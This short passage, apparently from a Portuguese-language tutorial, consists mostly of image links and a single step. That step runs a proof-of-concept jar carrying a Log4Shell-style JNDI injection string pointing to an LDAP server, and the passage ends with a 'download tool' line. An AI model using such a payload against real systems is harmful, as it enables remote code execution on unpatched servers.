
  5. Execute java -jar POC.jar ${jndi:ldap://127.0.0.1:1389/*****}
  

Baixar ferramenta